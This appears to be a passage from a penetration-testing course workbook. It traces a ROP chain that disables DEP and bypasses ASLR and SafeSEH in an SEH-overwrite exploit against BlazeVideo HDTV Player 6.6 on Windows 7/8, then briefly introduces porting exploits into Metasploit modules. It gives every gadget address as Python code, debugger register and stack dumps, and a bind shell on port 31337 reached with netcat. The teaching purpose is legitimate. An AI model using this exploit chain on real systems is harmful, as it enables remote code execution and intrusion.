
```
rop = struct.pack('<L', 0x61326003) # ROP NOP ptr to RETN
```

Press F7 to single-step through the ROP NOPs repeatedly until hitting the first gadget on the stack.

Advancing ESP with RETNs (2)

- On 64-bit Windows 7 and 8, the 0x800 advancement of ESP doesn't go far enough
  - We must pad part of the stack where ESP lands with additional ADD ESP instruction pointers

```
adv = struct.pack('<L', 0x61310eaf) * 218 # Adv ESP to ROP NOP
```



Advancing ESP with RETNs (2)

On 64-bit versions of Windows 7 and 8, the advancement of ESP by +0x800 bytes doesn't hit our ROP NOP landing pad. It actually lands a bit before the SE Handler overwrite position. To compensate for this and advance down the ROP NOPs and our ROP chain, we pad the stack with a series of pointers that point to the instruction ADD ESP,28 followed by a RETN. This advances ESP down the stack repeatedly until hitting our ROP NOPs.


```
adv = struct.pack('<L', 0x61310eaf) * 218 # Adv ESP to ROP NOP
```

Press F7 to single-step through the advancement of ESP and the ROP NOPs repeatedly until hitting the first gadget on the stack. We could also certainly use ROP NOPs above the SE Handler until the final one, where we'd use a short jump to ensure that we don't experience any issues. This technique is intentional to let you witness a potential issue where you may have to fix a broken ROP chain. This issue is covered on the next slide.

Advancing ESP with RETNs (3)

- You may experience a problem:
  - On some systems, the advancement of ESP down to the ROP NOPs fails because it lands precisely on the SE Handler
  - This results in the advancement of ESP by 0x800 bytes
  - To fix this, select an unprotected module and press CTRL-S to search for a new opcode:

```
add esp, 20
ret
```



Advancing ESP with RETNs (3)

On some systems (mostly 64-bit), the advancement of ESP down the stack may coincidentally land right back on the SE Handler again, as opposed to reaching the ROP NOPs. This results in the advancement of ESP down another 0x800 bytes. This will certainly cause your attack to fail. If you experience this issue, an easy fix is to look for another add esp instruction with a different size. For this example, we have chosen the size of 0x20. This is different from the previous size used of 0x28 bytes. In instances where this coincidence occurred, using the size of 0x20 resolved the issue. There is likely a perfect gadget out there that adjusts ESP down to the appropriate location reliably. Feel free to check!

To continue, run the !mona modules command again and select any module not participating in the exploit mitigation controls discussed previously. We have selected Configuration.dll in the example on the slide. When you have it up in the disassembler pane, press CTRL-S to bring up the Find Sequence of Commands pop-up. Enter in the following:

```
add esp, 20
ret
```

You should find some results quickly. Select the appropriate address of the start of the gadget and update your script accordingly. Another option would be to point the final gadget address before the SE handler to a short jump, serving as a less tactical solution.

PUSHAD

- The PUSHAD instruction technique writes the address of VirtualProtect() and all arguments onto the stack
- The order is EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI

PUSHAD
RETN

```
EAX 90909090
ECX 60350340 Configur.60350340
EDX 00000040
EBX 00000501
ESP 0012F474
EBP 6161055A EPG.6161055A
ESI 769E2341 kernel32.VirtualProtect
EDI 61326003 DTUDevic.61326003

EIP 61620CF2 EPG.61620CF2
```

Stack

EDI – Ptr to Retn
ESI – VirtualProtect()
EBP – Return Pointer
ESP – lpAddress
EBX – dwSize
EDX – lpNewProtect
ECX – lpflOldProtect
EAX – NOPS

- The gadgets we are about to step through work to get the arguments to VirtualProtect() into the appropriate registers

PUSHAD

The use of the PUSHAD instruction will become clear as you trace through the instructions used in each gadget. The general idea is to write the address of VirtualProtect() and all arguments necessary into the general-purpose registers. The PUSHAD instruction pushes each register onto the stack in the following order: EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI. The challenge will be writing the arguments to VirtualProtect() into specific registers so that when PUSHAD writes them onto the stack, they are in the correct order for the function call.

On the slide is a screenshot of the registers all holding the arguments needed to VirtualProtect(). On the right is simply a graphic showing you the layout as to how those registers are written to the stack. We will work to get to this point with the forthcoming gadgets and deal with any issues that may arise. Ideally, we want ESI to hold the pointer to VirtualProtect(). We need EDI to hold a pointer to a return instruction because this is the last register pushed and would be where ESP points after the PUSHAD instruction. However, we may not always have the luxury of getting things in the exact order that we want when limited by available gadgets. Creativity is often required.

Gadget #1

- Pop a pointer to &VirtualProtect() from a module's IAT into EDX:

```
rop+= struct.pack('<L', 0x6405347a)
# POP EDX # RETN ** [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x10011108)
# ptr to &VirtualProtect() [IAT SkinScrollBar.Dll]
```

  - We are popping the address 0x10011108 from SkinScrollBar.Dll's IAT into EDX
  - Because this module does not participate in ASLR, we know it will always be static
  - Feel free to run !mona modules in Immunity Debugger to verify that this module does not participate

Gadget #1

We are now at the first gadget to begin the process of setting up our call to VirtualProtect(). The first thing we are doing is popping a pointer to &VirtualProtect() from SkinScrollBar.Dll's Import Address Table (IAT) into EDX. If you are not familiar with C and C++, the & in front of VirtualProtect() is called a reference operator. It is being used as the address of the variable we are interested in, such as the address of VirtualProtect() in this case. We will dereference this location shortly to obtain the true address of VirtualProtect().

```
rop+= struct.pack('<L', 0x6405347a)
# POP EDX # RETN        ** [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x10011108)
# ptr to &VirtualProtect() [IAT SkinScrollBar.Dll]
```

The SkinScrollBar.Dll module does not participate in ASLR and other controls. You can use the !mona modules command in Immunity Debugger to verify this statement.

Press F7 to step through this gadget and watch the address from the stack get popped into the EDX register, as explained. Press F7 on the RETN instruction to advance to the next gadget.

Gadget #2

- Pop the value 0x99A9FE7C into EBX
- This is a value we must place into EBX to satisfy the requirements of an unwanted instruction in the next gadget:

```
rop+= struct.pack('<L', 0x64040183)
# POP EBX # RETN [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x99A9FE7C)
# Value to pop into EBX
```

- In the next gadget, [EBX+C68B04C4] is modified
- We need this address to be writable so that an access violation does not occur
- Read the notes for this and the next slide for an explanation

Gadget #2

With this gadget, we pop the value 0x99A9FE7C into EBX. This value will be added to the value 0xC68B04C4 in the next gadget. It is an unwanted instruction that simply has a requirement that EBX point to a writable memory address. The two values added together equal 0x60350340, which is a writable address in Configuration.dll. To come up with the value to pop into EBX, we simply need to find a writable address and subtract the value 0xC68B04C4 used in the next gadget. Whatever value is left after the subtraction is the value we use to pop into EBX.

```
rop+= struct.pack('<L', 0x64040183)
# POP EBX # RETN [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x99A9FE7C)
# Value to pop into EBX
```

Be sure to read this slide and the next to see the gadget requiring this trick. Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #3

- Dereference &VirtualProtect() from the IAT of SkinScrollBar.Dll
- We move this address into EAX:

```
rop+= struct.pack('<L', 0x6030b982)
# MOV EAX,DWORD PTR DS:[EDX] ** {Configuration.dll]
# ADD BYTE PTR DS:[EBX+C68B04C4],AL # POP ESI # RETN 4
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for unwanted POP ESI)
```

- Afterward are a couple unwanted instructions for which we must compensate

Gadget #3

In this gadget, we first dereference SkinScrollBar.Dll's IAT address for &VirtualProtect() and load it into EAX. The next instruction is the aforementioned unwanted instruction that is added to the value 0x99A9FE7C. We placed this value onto the stack and had it popped into EBX, because EBX, plus the offset, must point to a writable address. We then pop 0x41414141 into ESI because it is an unwanted instruction before our return.

```
rop+= struct.pack('<L', 0x6030b982)
# MOV EAX,DWORD PTR DS:[EDX] ** {Configuration.dll]
# ADD BYTE PTR DS:[EBX+C68B04C4],AL # POP ESI # RETN 4
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for unwanted POP ESI)
```

There is a RETN 4 at the end of this gadget, so we must place a 4-byte pad after the next gadget's position on the stack. Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #4

- Now that we have the address of VirtualProtect(), we need to get it into ESI for the PUSHAD instruction
- This gadget pushes the VirtualProtect() address from EAX onto the stack and then pops it into ESI:

```
rop+= struct.pack('<L', 0x61642a55)
# PUSH EAX # POP ESI # RETN 4  [EPG.dll]
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for retn 4 from prior gadget)
```

- We add 4 bytes of padding to compensate for the gadget's RETN 4 instruction

Gadget #4

We push the address of VirtualProtect() held in EAX onto the stack and pop it into ESI, where it needs to be when the PUSHAD instruction executes. We then execute the instruction RETN 4. We need to add 4 bytes of padding on the stack to compensate for the RETN 4.

```
rop+= struct.pack('<L', 0x61642a55)
# PUSH EAX # POP ESI # RETN 4  [EPG.dll]
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for retn 4 from prior gadget)
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #5

- We pop into EBP the address of the instruction, PUSH ESP #RETN 0C
- This serves as the return pointer to VirtualProtect() after we get control back from the kernel
- Upon return, it will be the first thing to execute, pushing ESP's address onto the stack, returning to that address, and executing our NOPs and shellcode:

```
rop+= struct.pack('<L', 0x6403d1a6)
# POP EBP # RETN [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for RETN 4 from prior gadget)
rop+= struct.pack('<L', 0x6161055A)
# & push esp #  ret 0c [EPG.dll]
```


Gadget #5

We are popping into EBP the address of a PUSH ESP, RETN 0C instruction. This will be used as the return pointer for the call to VirtualProtect() after we get control back from the kernel. Upon return, the instruction at this address will be the first thing to execute. It takes the address held in ESP, pushes it onto the stack, and then returns to that stack position. It lands in our NOP sled and gets us shellcode execution! This will be quite obvious when we get to that step.

```
rop+= struct.pack('<L', 0x6403d1a6)
# POP EBP # RETN [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for RETN 4 from prior gadget)
rop+= struct.pack('<L', 0x6161055A)
# & push esp #  ret 0c [EPG.dll]
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #6

- Pop into EAX the value 0xA139799D
  - The next gadget adds 0x5EC68B64 to this value, becoming 0x00000501, our size argument to VirtualProtect()

```
rop+= struct.pack('<L', 0x61323EA8)
# POP EAX # RETN    ** [DTVDeviceManager.dll]
rop+= struct.pack('<L', 0xA139799D)
# It will result in 0x00000501-> ebx
```

  - Remember, our goal is to get the proper arguments into the right registers for PUSHAD and VirtualProtect()
  - We can't have nulls, so we look for a large value being added to another, resulting in 0x501

Gadget #6

We pop the value 0xA139799D into EAX, which we will add to 0x5EC68B64 in the next gadget. When these are added together, they result in the value 0x501, serving as the VirtualProtect() size argument. To determine the value to pop into EAX, you would simply need to find an add instruction that adds a large value (like the one we are using) and then add to it the appropriate value that results in the desired size value, once rolled over past 2^32.

```
rop+= struct.pack('<L', 0x61323EA8)
# POP EAX # RETN    ** [DTVDeviceManager.dll]
rop+= struct.pack('<L', 0xA139799D)
# It will result in 0x00000501-> ebx
```

Remember, our goal is to place the arguments to VirtualProtect() into the appropriate registers. The PUSHAD instruction pushes them onto the stack and, if set up properly, returns to the VirtualProtect() function call. The reason we use a large number added to another large number is to exceed 2^32, rolling the register back to zero, precisely to 0x501. We cannot have nulls, so any technique to accomplish this goal works.

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #7

- This gadget simply adds the value we popped into EAX with 0x5EC68B64, resulting in 0x501
  - 0x5EC68B64 + 0xA139799D = 0x00000501
  - This is the size argument to VirtualProtect()

```
rop+= struct.pack('<L', 0x640203fc)
# ADD EAX,5EC68B64 # RETN    ** [MediaPlayerCtrl.dll]
```


Gadget #7

This is the add instruction covered in the previous gadget's explanation. The sum of 0x5EC68B64 + 0xA139799D = 0x00000501. This is our size argument to VirtualProtect().

```
rop+= struct.pack('<L', 0x640203fc)
# ADD EAX,5EC68B64 # RETN    ** [MediaPlayerCtrl.dll]
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #8

- This gadget pushes the size argument 0x501 to VirtualProtect() onto the stack and then pops it into EBX
  - EBX is the register where it needs to be for the PUSHAD instruction
  - There is an unwanted instruction between the PUSH and the POP, but it does not harm anything

```
rop+= struct.pack('<L', 0x6163d37b)
# PUSH EAX # ADD AL,5E # POP EBX # RETN    ** [EPG.dll]
```


Gadget #8

This gadget pushes the 0x501 size argument from EAX onto the stack, followed by an unwanted instruction. We then pop the size argument into the EBX register, which is where it needs to be due to the way the PUSHAD instruction pushes the arguments onto the stack.

```
rop+= struct.pack('<L', 0x6163d37b)
# PUSH EAX # ADD AL,5E # POP EBX # RETN    ** [EPG.dll]
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #9

- This gadget simply zeroes out the EAX register to prepare it for the next gadget

```
rop+= struct.pack('<L', 0x61626807)
# XOR EAX,EAX # RETN    ** [EPG.dll]
```


Gadget #9

This gadget zeroes out EAX to prepare it for the next argument.

```
rop+= struct.pack('<L', 0x61626807)
# XOR EAX,EAX # RETN    ** [EPG.dll]
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #10

- Gadget #10 adds the value 0x5EC68B64 to the zeroed-out EAX register
- This value will be added with another shortly to produce 0x40, serving as our permission argument to VirtualProtect()

```
rop+= struct.pack('<L', 0x640203fc)
# ADD EAX,5EC68B64 # RETN    ** [MediaPlayerCtrl.dll]
```


Gadget #10

In this gadget, we are adding the value 0x5EC68B64 to EAX, which currently holds 0. This will be added with another value shortly to get the permission argument of 0x40 for VirtualProtect().

```
rop+= struct.pack('<L', 0x640203fc)
# ADD EAX,5EC68B64 # RETN    ** [MediaPlayerCtrl.dll]
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #11

- We now pop the value 0xA13974DC into the EDX register
- This will be added to EAX in the next gadget, producing the 0x40 permission argument value

```
rop+= struct.pack('<L', 0x6405347a)
# POP EDX # RETN    ** [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0xA13974DC)
# Value to pop into EDX, which will result in 0x00000040-> edx
```


Gadget #11

We are now popping the value 0xA13974DC into EDX. In the next gadget, we add EDX with EAX to get the 0x40 permission argument to VirtualProtect().

```
rop+= struct.pack('<L', 0x6405347a)
# POP EDX # RETN    ** [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0xA13974DC)
# Value to pop into EDX, which will result in 0x00000040-> edx
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #12

- This is the gadget that adds the value in EAX to the value in EDX
- The two values added flip over 2^32, resulting in 0x40 stored in EDX
- EDX is the register needing the permissions argument for the PUSHAD instruction

```
rop+= struct.pack('<L', 0x613107fb)
# ADD EDX,EAX # MOV EAX,EDX # RETN  ** [DTVDeviceManager.dll]
```

- The second instruction in this gadget is unwanted, but does no harm

Gadget #12

This gadget contains the code to add EAX to EDX, which results in the 0x40 permission argument to VirtualProtect() being stored in the EDX register. This is where it needs to be for the PUSHAD layout. We then have an unwanted instruction that serves no purpose and copies the 0x40 value from EDX over to EAX, before returning to the next gadget.

```
rop+= struct.pack('<L', 0x613107fb)
# ADD EDX,EAX # MOV EAX,EDX # RETN  ** [DTVDeviceManager.dll]
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #13

- This gadget pops into ECX a writable address to serve as the LpOldProtect argument to VirtualProtect()
- This can be any writable location

```
rop+= struct.pack('<L', 0x61601fc0)
# POP ECX # RETN [EPG.dll]
rop+= struct.pack('<L', 0x60350340)
# &Writable location [Configuration.dll]
```

- We use the address 0x60350340 from Configuration.dll

Gadget #13

We are now popping the address 0x60350340 from the stack into the ECX register, serving as the writable address used by VirtualProtect() to store the old permission value we are changing to 0x40. This address can be any writable area. Simply clicking the Memory map within Immunity and looking at the permissions of the various non-rebased modules can help you determine a good address to use.

```
rop+= struct.pack('<L', 0x61601fc0)
# POP ECX # RETN [EPG.dll]
rop+= struct.pack('<L', 0x60350340)
# &Writable location [Configuration.dll]
```

Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.

Gadget #14

- We now have all our arguments to VirtualProtect() in the correct registers, but…
  - When PUSHAD writes the registers onto the stack, the last one written, where ESP will be pointing, is EDI
  - The second-to-last register written is ESI, which holds the pointer to VirtualProtect()
  - Because ESP will be pointing here and returning to the address pushed from EDI, we need it to simply RETN

```
rop+= struct.pack('<L', 0x61329e07)
# POP EDI # RETN [DTVDeviceManager.dll]
rop+= struct.pack('<L', 0x61326003)
# RETN (ROP NOP) [DTVDeviceManager.dll]
```


Gadget #14

We now pop the address 0x61326003 (RETN) into EDI, which will serve as a return instruction. This is due to the fact that when the ROP gadgets were created, there were no perfect gadgets for putting the address of VirtualProtect() and its arguments into the most desired order in the registers. The value pushed onto the stack from EDI is what ESP is pointing to after PUSHAD executes. Whatever address is held here will be where EIP jumps due to the RETN after PUSHAD is executed. We have the address of VirtualProtect() just below this position on the stack, as it was written into the ESI register. Because ESP points to the address held in EDI, after it is pushed onto the stack by the PUSHAD instruction, we will pop into EDI the address of a simple RETN instruction, advancing ESP down to the actual call to VirtualProtect().

```
rop+= struct.pack('<L', 0x61329e07)
# POP EDI # RETN [DTVDeviceManager.dll]
rop+= struct.pack('<L', 0x61326003)
# RETN (ROP NOP) [DTVDeviceManager.dll]
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #15

- This gadget pops 0x90909090 into EAX
  - EAX is the first register to be pushed onto the stack by the PUSHAD instruction
  - That being the case, we fill it with NOPs so that it is pushed onto the stack up against the other NOPs

```
rop+= struct.pack('<L', 0x61606595)
# POP EAX # RETN ** [EPG.dll]
rop+= struct.pack('<L', 0x90909090)
# nop to pop into EAX
```

  - When returning from the call to VirtualProtect(), the code at this position on the stack will be executed first

Gadget #15

This gadget is used to pop a DWORD of NOPs (0x90909090) off the stack into EAX. We are popping the NOPs into EAX because it is the first argument pushed onto the stack by the PUSHAD instruction, and we do not need any additional arguments to VirtualProtect(). It sits right up against our other NOPs. We do this to ensure no harmful instructions are executed. The first instruction to execute will be this DWORD of NOPs after returning from the call to VirtualProtect().

```
rop+= struct.pack('<L', 0x61606595)
# POP EAX # RETN ** [EPG.dll]
rop+= struct.pack('<L', 0x90909090)
# nop to pop into EAX
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #16

- The final gadget is the PUSHAD instruction, followed by a return
- When you press F7 to single-step through this gadget, watch how the arguments are pushed onto the stack by PUSHAD
- Confirm everything we have covered thus far

```
rop+= struct.pack('<L', 0x61620CF1)
# PUSHAD # RETN [EPG.dll]
```


Gadget #16

This is the PUSHAD gadget to push all general-purpose registers onto the stack. Because we placed the address of, and arguments to, VirtualProtect() in the appropriate order, they will be written onto the stack so that we can successfully return to VirtualProtect() and pass the arguments in the right order. Just before execution of the PUSHAD instruction, ESP points to the NOPs just past our ROP chain, which serves as the LPAddress argument to VirtualProtect() that specifies the location where we want to change permissions.

```
rop+= struct.pack('<L', 0x61620CF1)
# PUSHAD # RETN [EPG.dll]
```

Press F7 to advance through the PUSHAD instruction and stop at the RETN. Continue to the next slide.

PUSHAD RETN

- When we reach the RETN after the PUSHAD instruction, ESP points to what was held in EDI
  - We placed a pointer to a simple RETN in EDI so that it would advance down to the VirtualProtect() address

ESP → Before

0012F474	61326003	♥`2a	DTUDevic.61326003
0012F478	769E2341	A#ₐv	RETURN to kernel32.VirtualProtect
0012F47C	6161055A	Z♣aa	EPG.6161055A
0012F480	0012F494	ö ƒ‡.	
0012F484	00000501	☺♣..	
0012F488	00000040	@...	
0012F48C	60350340	@♥5`	Configur.60350340
0012F490	90909090	ÉÉÉÉ	
0012F494	90909090	ÉÉÉÉ	

ESP → After

0012F478	769E2341	A#ₐv	RETURN to kernel32.VirtualProtect
0012F47C	6161055A	Z♣aa	EPG.6161055A
0012F480	0012F494	ö ƒ‡.	
0012F484	00000501	☺♣..	
0012F488	00000040	@...	
0012F48C	60350340	@♥5`	Configur.60350340
0012F490	90909090	ÉÉÉÉ	
0012F494	90909090	ÉÉÉÉ	

PUSHAD RETN

When we reach the RETN after the PUSHAD instruction, ESP is pointing to the address pushed onto the stack from EDI. We earlier popped into EDI the address of a simple RETN instruction to advance ESP to the address of VirtualProtect() on the stack and return.

We will now call VirtualProtect(). Continue to the next slide.

Calling VirtualProtect()

- When you press F7 to return to VirtualProtect(), EIP should point inside of kernel32.dll

```
EIP 769E2341 kernel32.VirtualProtect
```

- Press F7 to go through a series of instructions in kernel32, KernelBase, and NTDLL

```
ESI 76F95F18 ntdll.ZwProtectVirtualMemory
EDI 61326003 DTVDevic.61326003
EIP 751422FC KERNELBA.751422FC
```

- Single-step through these instructions until you get to the SYSENTER instruction, and press F7 to let it execute


Calling VirtualProtect()

Press F7 to return to the VirtualProtect() function address placed on the stack. When you start single-stepping, you see that you pass through kernel32.dll into kernelbase.dll and then into ntdll.dll before making a SYSENTER into the kernel. Press F7 on the SYSENTER instruction, and you will instantly be returned out of the kernel, because this is a Ring 3 debugger. The permissions should now have been changed on the stack area containing our shellcode.

Returning from VirtualProtect()

- Press F7 until reaching the point where the stack pointer points here (RP on stack to VirtualProtect()):

ESP



- At the same time as ESP points to the above, the instruction pointer should be pointing to the following instruction:

EIP


Returning from VirtualProtect()

After the SYSENTER, carefully press F7 quite a few times until you reach the point in which the stack pointer points to what is displayed on the slide. This is the return pointer we gave to VirtualProtect(). Ignore stack addressing and code segment addressing as ASLR is running. We are about to execute the instruction RETN 10, which adjusts the stack pointer past the arguments to VirtualProtect(), precisely at our NOP location!

We are returning to the instruction that will push ESP onto the stack and then return to it, getting us code execution on the stack. Press F7 once and move to the next slide.

Getting Code Execution

- This code block pushes ESP onto the stack and then we return to it, getting NOP and shellcode execution on the stack!



Getting Code Execution

This block of code simply pushes the address held in ESP, which points to our NOP sled, onto the stack and then does a RETN 0C. This gets us execution on the stack, sliding through our NOP sled to the shellcode.

Shellcode Execution

- After pressing F9 to let the exploit continue, we check to see if port 31337 is open:

```
C:\Users>netstat -na |find "31337"
  TCP    0.0.0.0:31337    0.0.0.0:0        LISTENING
```

- We then use another system to connect!

```
root@bt:~# nc.traditional 192.168.239.136 31337
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.
All rights reserved.

C:\Program…\..\BlazeVideo HDTV Player 6.6 Professional>
```


Shellcode Execution

After pressing F9 to let the exploit continue, we check to see if port 31337 is open:

```
C:\Users>netstat -na |find "31337"
  TCP    0.0.0.0:31337    0.0.0.0:0        LISTENING
```

We then use another system to connect:

```
root@bt:~# nc.traditional 192.168.239.136 31337
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.
All rights reserved.

C:\Program…\..\BlazeVideo HDTV Player 6.6 Professional>
```

If you made it here, awesome job! Go run it 10 more times to make sure you understand all the gadgets! ☺

Exercise: Using ROP to Disable DEP – The Point

- Disable hardware DEP using ROP
- Get around ASLR by using static, non-rebased modules
- Get around SafeSEH by using nonparticipating modules
- Become familiar with ROP to disable controls

Exercise: Using ROP to Disable DEP – The Point

The purpose of this exercise was to have you trace execution using a ROP chain so that you can better understand how it works. Because this is Windows 7 and 8, we had to disable DEP and find non-ASLR participating modules and non-SafeSEH participating modules.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 5

Introduction to Windows Exploitation

Windows OS Protections and Compile-Time Controls

Windows Overflows

Exercise: Basic Stack Overflow

Exercise: SEH Overwrite

Defeating Hardware DEP with ROP

Demonstration: Defeating Hardware DEP Prior to Windows 7

Exercise: Using ROP to Disable DEP on Windows 7/8/10

Building a Metasploit Module

Windows Shellcode

Bootcamp

Building a Metasploit Module

In this module, we take a brief look at porting an exploit over as a Metasploit module.

Objectives

- Our objective for this module is to understand:
  - The Metasploit sample template
  - Searching for bad payload characters
  - Porting an exploit
  - Testing the exploit

Objectives

In this module, we take a sample FTP exploit and port it into Metasploit. We also cover the techniques used to discover bad characters and handle other issues as they arise.

Why Metasploit?

- There are many reasons to port exploits to Metasploit:
  - An exploit module is available for Core Impact, SAINT, and Canvas, and you want it for Metasploit
  - Simplicity for others who may have to run your exploit – junior testers, customers, peers, and others
  - Contributing your exploit to the community. Think about all the work put into Metasploit!
  - All your exploits in one place

Why Metasploit?

There are a number of reasons why the skill of porting exploits over to Metasploit modules is useful. The big players in penetration testing frameworks are Core Impact, SAINT, Immunity Canvas, and Rapid7's Metasploit. Often, one vendor will discover a new vulnerability and be the first to create an exploit module. This in turn leads to the other vendors working quickly to port a version of the exploit over to their product. These vendors often have vulnerability researchers watching vulnerability announcements and analyzing patches to discover undisclosed vulnerabilities and then adding them to their products. When an exploit is available in another product or when one is found online somewhere, you may want to have a version of that exploit available for Metasploit. Others may have to run your exploit, and Metasploit provides an easy-to-use framework. Executing an exploit script may seem trivial when written; however, you must consider your audience. You may be at a customer site where the security staff is not as technically savvy and would appreciate having an easy-to-use module. Think about how much work has gone into building Metasploit and how much use you have gotten out of the tool. Researchers such as HD Moore and Skape have spent countless hours developing Metasploit and its modules. If you write exploits as Metasploit modules, others can benefit from your work. Creating Metasploit modules also provides a simple framework to house all your exploits in one place.

Metasploit Template (1)


- Sample File: sample.rb
  - Sample template to build your own Metasploit modules
  - Ruby experience not required
  - Provided by Skape
    - /framework3/documentation/samples/modules/exploits/sample.rb
    - /opt/metasploit/msf3/documentation/samples/modules/exploits/sample.rb – on Backtrack 5 and Kali Linux
  - Templates updated by egypt. URL is in the notes
  - Porting some exploits requires much trial and error

Metasploit Template (1)

